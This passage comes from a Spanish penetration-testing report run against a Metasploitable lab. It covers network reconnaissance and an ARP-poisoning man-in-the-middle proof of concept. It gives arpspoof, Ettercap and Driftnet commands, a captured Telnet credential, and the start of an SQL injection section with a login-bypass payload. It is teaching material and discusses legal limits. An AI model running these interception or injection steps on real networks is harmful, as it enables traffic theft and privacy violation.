
Con esta información podemos empezar a construir nuestro mapa de red. El único resultado que no indica la dirección MAC es la del equipo que lanza el escaneo. Nmap no tiene porqué detectar todos los equipos conectados a la red, solo detecta aquellos que le devuelven una respuesta ICMP, lo que significa que puede haber equipos como dispositivos móviles que no respondan a las peticiones.

Un escaneo agresivo con Nmap en una de las otras dos IP nos revela bastante información:





*6 Host activo, puertos 21,22,23,25,53 y 80 abiertos*

Empezamos a ver puertos abiertos que son reconocibles por convenio: 21, 23, 80, etc. Telnet parece un buen objetivo por donde empezar, ya que de entrada se sabe que es inseguro.




*7 Servicios activos en puertos menos comunes*

Llama la atención el número de puertos que indican que hay shells detrás, sobre todo la descripción del puerto 1524 (en la realidad no debería verse nunca algo así por el bien de todos). Para los demás habría que indagar un poco más en qué consisten los servicios.





*8 Una base de datos mysql en el puerto 3306*

Si somos capaces de obtener acceso a una base de datos podríamos hacer bastante daño. Las bases de datos siempre tienen algo interesante, sobre todo si pertenecen a una empresa.


*9 Más información: algunos servidores, la dirección MAC, el sistema operativo y la distancia*

Nmap realiza un fingerprinting activo para deducir el tipo de sistema operativo que usa la máquina. Se recalca lo de activo porque si hubiera algún sistema de detección de intrusos detrás bien configurado igual nos podría echar por alto el plan y alertar al administrador/es de un posible ataque.




*10 Scripts nbstat (imagen anterior) y smb-os-discovery, mas un trazado de red*

La opción -A de Nmap realiza las siguientes acciones:

- Detección de sistema operativo
- Escaneo de versión
- Escaneo de scripts*
- Traza de red

*Nmap nos avisa de que el escaneo de scripts puede ser demasiado intrusivo, por lo que podríamos reemplazar dicha opción por "-o -Sv --traceroute"


Lo más llamativo que se debería notar es la cantidad de veces que aparece la palabra METASPLOITABLE, por lo que podemos estar seguros de que atacamos a la máquina adecuada (más allá de la cantidad de puertos abiertos), el resto es cuestión de hilar la información que disponemos para rellenar los huecos de información que nos queden.

Con toda esta información podríamos empezar a preparar el ataque, pero no nos debemos conformar con los primeros resultados. Lo propio es usar más herramientas hasta alcanzar un nivel de confianza suficiente para no fallar en el ataque como por ejemplo TheHarvester, una herramienta para recopilar direcciones de correo electrónico, subdominios, nodos, nombres, y demás información en redes más complejas o con un mínimo nivel organizativo.

Este tipo de herramientas se pueden usar para conocer qué tipo de información es capaz de obtener un atacante sobre una red u organización o en otras palabras realizar auditorías sobre posibles fugas de información.


Otra herramienta que podemos usar para hacer fingerprinting es p0f. Esta herramienta es un sniffer que analiza los paquetes y en función del tipo de respuesta deduce el sistema operativo que hay detrás. Aunque p0f es especialmente interesante para hacer fingerprinting pasivo se hará de forma activa para forzar la comunicación.

Como hemos visto antes, la máquina atacada tiene un puerto de telnet activo, por lo que para generar algo de tráfico nos conectamos. Cuanto más tráfico generemos, más fiable es el resultado.





*11 p0f en Kali Linux*

Igual que Nmap, nos detecta que el sistema es una versión de Linux 2.6.X




*12 p0f indica que 192.168.101.129 tiene Linux 2.6.X*

Para recopilar información no es necesario empezar desde cero, ya que para eso se crearon las suites para agrupar una serie de herramientas conocidas para agilizar el trabajo. Sparta es un kit de herramientas para realizar pruebas de penetración. Lo más interesante de esta herramienta es la automatización de los servicios que podemos ejecutar para realizar las pruebas, como realizar diferentes tipos de escaneos con Nmap, realizar pruebas contra servidores web con Nikto o usar modulos de fuerza bruta contra servicios de login.




*13 Sparta mostrando el anterior escaneo realizado. Se ve que es un resultado más "amigable" que la salida de Nmap.*

Hay que tener cuidado con usar esta herramienta ya que, aunque la estamos utilizando para recopilar información, puede realizar ataques de fuerza bruta si no especificamos exactamente lo que necesitamos, lo que significa que se estaría produciendo un delito, tal y como dice el Artículo 197 del Código Penal (Ley Orgánica 10/1995 de 23 de noviembre):

*"Las mismas penas (prisión de uno a cuatro años y multa de doce a veinticuatro meses) se impondrán al que, sin estar autorizado, se apodere, utilice o modifique, en perjuicio de tercero, datos reservados de carácter personal o familiar de otro que se hallen registrados en ficheros o soportes informáticos, electrónicos o telemáticos, o en cualquier otro tipo de archivo o registro público o privado. Iguales penas se impondrán a quien, sin estar autorizado, acceda por cualquier medio a los mismos y a quien los altere o utilice en perjuicio del titular de los datos o de un tercero."*

# 2 - Ataques en redes IPv4

IP es uno de esos términos que las personas van aprendiendo con el tiempo cuando empiezan a manejar algún tipo de ordenador. No es necesario que sepan como funciona, pero saben que es algo importante relacionado con Internet, como el concepto de "corriente eléctrica" en el siglo pasado.

Por esa misma razón el usuario medio debería sentirse indefenso al leer el título de este proyecto: "¿Esto significa que me pueden robar dinero o mi cuenta de Facebook?", y lo cierto es que sí, siempre y cuando no se adopten los habitos y consejos que ofrecen los profesionales, como el programa *Cyber Streetwise* en Reino Unido.

Generalizando, esta serie de pruebas sirven para adueñarse de información ajena, ya sea de particulares o de empresas, siempre que se den los casos oportunos. Dicho de otro modo, si alguna de estas pruebas es satisfactoria debemos avisar al administrador de dicho sistema para que ponga remedio a la vulnerabilidad. Esta práctica se conoce como Hacking ético y actualmente en España es penada con la cárcel siempre y cuando no se haya acordado previamente con el administrador del sistema que se producirán intentos de vulneraciones.

La solución a esto es la aparición de la figura de *pentester* (*penetration tester*), aquel que queda contratado legalmente para realizar el servicio de vulnerar y revelar vías de explotación en un sistema procurando no impedir su correcto funcionamiento y con el deber de informar de los posibles fallos de seguridad encontrados.

Normalmente la mayoría de los ataques se agrupan en algunos de estos grupos:

- Intromisión: Acceso no autorizado, Cracking de claves WiFi
- Espionaje: Wardriving, ingeniería social
- Interceptación: Man in the Middle
- Suplantación: Phishing, ARP Spoofing, IP Spoofing…
- Modificacion: SQL Injection, XSS, CSRF
- Denegación de servicio: DoS/DDoS, "tirar del cable de corriente" ☺

El objetivo del atacante por otro lado varía dependiendo de los intereses que le muevan: ganar dinero vendiendo exploits en la Deep web o instalando distintos tipos de malware, engañar a algún conocido para divertirse, realizar hacking ético e incluso intentar conseguir un empleo a través de ello… En este caso, el objetivo de simular ser el atacante es para aprender sobre ellos y cómo funcionan.

En este apartado comenzarán las pruebas de concepto sobre diversos ataques que se dan en redes IPv4 ademas de su funcionamiento y sus características: ARP Poisoning, SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, la vulnerabilidad HeartBleed y los ataques DoS.

## 2.1 - PoC: Man in the Middle. ARP Poisoning

Como se vió en el apartado de Hijacking la técnica de Man in the Middle (MitM) se basa en la interceptación de tráfico entre dos entidades.

No hace falta definir en detalle cómo funciona una comunicación TCP/IP, pero si es importante recordar que existe en cada uno de los equipos de una red que puedan tener una IP asignada las llamadas tablas ARP, que funcionan como una memoria caché para resolver direcciones IP a MAC de forma más rápida y ayudar que los paquetes lleguen a su destino.

Una interceptación MitM se puede hacer de varias maneras, pero la más simple es con ARP Poisoning o ARP Spoofing. El objetivo es "envenenar" las tablas ARP asignándole la dirección MAC del atacante a la IP del objetivo para hacer creer al router que el tráfico va dirigido correctamente. Esto se hace comúnmente enviando paquetes ARP falsos a la dirección IP víctima la localización de la puerta de enlace, que evidentemente conduce a la máquina del atacante.

```
root@debian:/home/alvaro# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.101.254          ether   00:50:56:f9:c6:e2   C                     eth0
192.168.101.129          ether   00:0c:29:73:da:50   C                     eth0
192.168.101.128          ether   00:0c:29:12:b9:eb   C                     eth0
192.168.101.1            ether   00:50:56:c0:00:01   C                     eth0
```


*14 Tabla ARP de la víctima sin modificar*

Para esta prueba vamos a intentar hacer un envenenamiento con dos herramientas distintas: Ettercap y arpspoof.


- **Ettercap**

Ettercap es un sniffer diseñado especialmente para realizar MitM. Además de envenenamiento ARP nos permite usar otras técnicas como Port stealing, DHCP spoofing e ICMP redirect, pero por comodidad se usará Wireshark para analizar el tráfico.


Usaremos la interfaz gráfica de Ettercap (ettercap-gtk) para el desarrollo de esta prueba. Arrancamos el sniffer en modo Unified sniffing, que significa que se leerán todos los paquetes que pasen por la máquina.



El segundo paso es escanear los hosts que hay en la red. Si ya sabemos lo que hay gracias a Nmap podemos saltarnos esta parte y agregar los objetivos directamente, pero si no Ettercap escanea la red a la que está conectado.




En este caso lo que queremos es interceptar la comunicación entre Debian y Metasploitable, por lo que deberemos envenenar ambas tablas ARP agregándolos como objetivos (target 1 -> Metasploitable, target 2 -> Debian)




Se nos da la posibilidad de especificar si queremos leer las conexiones remotas y si queremos que el envenenamiento sea en una sola dirección. Para este ejemplo nos basta lo primero.

Una vez aceptemos ya estaremos a la escucha del tráfico. Podemos comprobar que efectivamente las tablas de la víctima están modificadas respecto a la primera imagen:

```
root@debian:/home/alvaro# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.101.254          ether   00:50:56:f9:c6:e2   C                     eth0
192.168.101.129          ether   00:0c:29:12:b9:eb   C                     eth0
192.168.101.128          ether   00:0c:29:12:b9:eb   C                     eth0
192.168.101.1            ether   00:50:56:c0:00:01   C                     eth0
```

*15 Tabla ARP de la víctima modificada*

Para hacer la prueba conectamos Debian a Metasploitable a través de Telnet, lo que conlleva a la siguiente imagen en Kali:


*16 Texto plano interceptado desde Kali*

La imagen representa parte del tráfico que se ha interceptado junto con la opción de seguir la traza TCP (Follow TCP Stream) en Wireshark. Como Telnet es un protocolo que no cifra las conversaciones por defecto podemos ver toda la información enviada en texto plano.

Un detalle de Ettercap es que es capaz de detectar información que encuentre interesante, en este caso nos ofrece esta salida:

TELNET : 192.168.101.129:23 -> USER: msfadmin  PASS: msfadmin

- **Arpspoof + Driftnet**

En esta prueba vamos a utilizar MitM para recolectar imágenes con Driftnet. Arpspoof permite realizar el envenenamiento sin ningún añadido (solo desde consola) mientras que Driftnet permite la visualización de imágenes detectadas entre el tráfico. Como vamos a usar Internet para la prueba, cambiamos la configuración de las interfaces de red de Kali y Debian a "Bridged", para asignarle direcciones IP con salida hacia el exterior. Así, al ejecutar:

**arpspoof -i eth0 -t 192.168.1.48 192.168.1.1**

**arpspoof -i eth0 -t 192.168.1.1 192.168.1.48**

en dos consolas distintas inundamos el tráfico de paquetes ARP falsos para que el tráfico que vaya de la máquina al router y viceversa pase por la máquina del atacante:


```
2858 218.649247253 Vmware_12:b9:eb      Vmware_fb:6d:09      ARP         42 192.168.1.1 is at 00:0c:29:12:b9:eb
2871 220.653541171 Vmware_12:b9:eb      Vmware_fb:6d:09      ARP         42 192.168.1.1 is at 00:0c:29:12:b9:eb
2872 222.656726620 Vmware_12:b9:eb      Vmware_fb:6d:09      ARP         42 192.168.1.1 is at 00:0c:29:12:b9:eb
2875 224.659932694 Vmware_12:b9:eb      Vmware_fb:6d:09      ARP         42 192.168.1.1 is at 00:0c:29:12:b9:eb
2884 226.662921979 Vmware_12:b9:eb      Vmware_fb:6d:09      ARP         42 192.168.1.1 is at 00:0c:29:12:b9:eb
```

*17 Envenenamiento ARP*

Una vez hecho esto podemos usar Driftnet con el comando:

**driftnet -p -i eth0 -a -d /imagenes**

- -i indica la interfaz de red que se escuchará. Si no se especifica una en concreto Driftnet escuchará en todas las interfaces posibles.
- -p indica que no vamos a usar el modo promiscuo, porque en ese caso no es necesario realizar la suplantación. Si no lo indicamos Driftnet analizará el tráfico de todos los hosts disponibles.
- -a indica que **no** se utilizará el modo gráfico.
- -d indica que se guardarán las imágenes detectadas en la carpeta que se indique.




*18 Imágenes capturadas con Driftnet*

Driftnet también puede funcionar como sniffer con la opción -v, ya que, aunque no cuente tanta información como Wireshark, señala las peticiones y los puertos a los que se está accediendo.

```
2.168.1.49:56754
Sat Jul 16 11:02:57 2016 [driftnet] info: new connection: 216.58.211.238:443 ->
192.168.1.49:56755
Sat Jul 16 11:02:58 2016 [driftnet] info: new connection: 192.168.1.49:56772 ->
216.58.211.206:443
Sat Jul 16 11:02:58 2016 [driftnet] info: new connection: 216.58.211.206:443 ->
192.168.1.49:56772
Sat Jul 16 11:03:01 2016 [driftnet] info: new connection: 192.168.1.49:56768 ->
40.113.11.93:443
```

*19 Tráfico capturado con Driftnet*

Esta aplicación es solo una prueba de cómo de fácil sería obtener información en una red compartida porque aunque solo se preocupe de recopilar imágenes (que ya es en sí una violación de privacidad importante) nos puede dar una idea de cómo se puede utilizar los ataques de MitM para otro tipo de tareas.

## 2.2 - PoC: SQL Injection


Una inyección SQL consiste en la introducción de una consulta SQL a través de un punto de entrada para usuarios sin privilegios. Lo más común es pensar en una pantalla de acceso en un servidor web. Las inyecciones SQL, en el caso de ser ejecutadas correctamente, son capaces de realizar acciones CRUD sobre la base de datos que se halle detrás del servicio, ejecutar operaciones de administración e incluso llegar a ejecutar comandos del sistema operativo.

La posibilidad de explotar este tipo de ataques se debe mayormente a una mala programación en el código que enlaza las consultas a la base de datos con las entradas que puede escribir el usuario, ya que se suele suponer que el usuario no escribirá más allá de lo que se le pida en el formulario.

El ejemplo más sencillo es el de un formulario para acceder a un servicio:

- Suponiendo que existe un servicio tras el servidor que realiza la consulta "**SELECT id FROM tabla WHERE user='usuario' and password='password'** "
- La sentencia será correcta sintácticamente y será cierta si se dan las condiciones especificadas.
- No es posible impedir que el usuario escriba " **'or '1'='1** ".
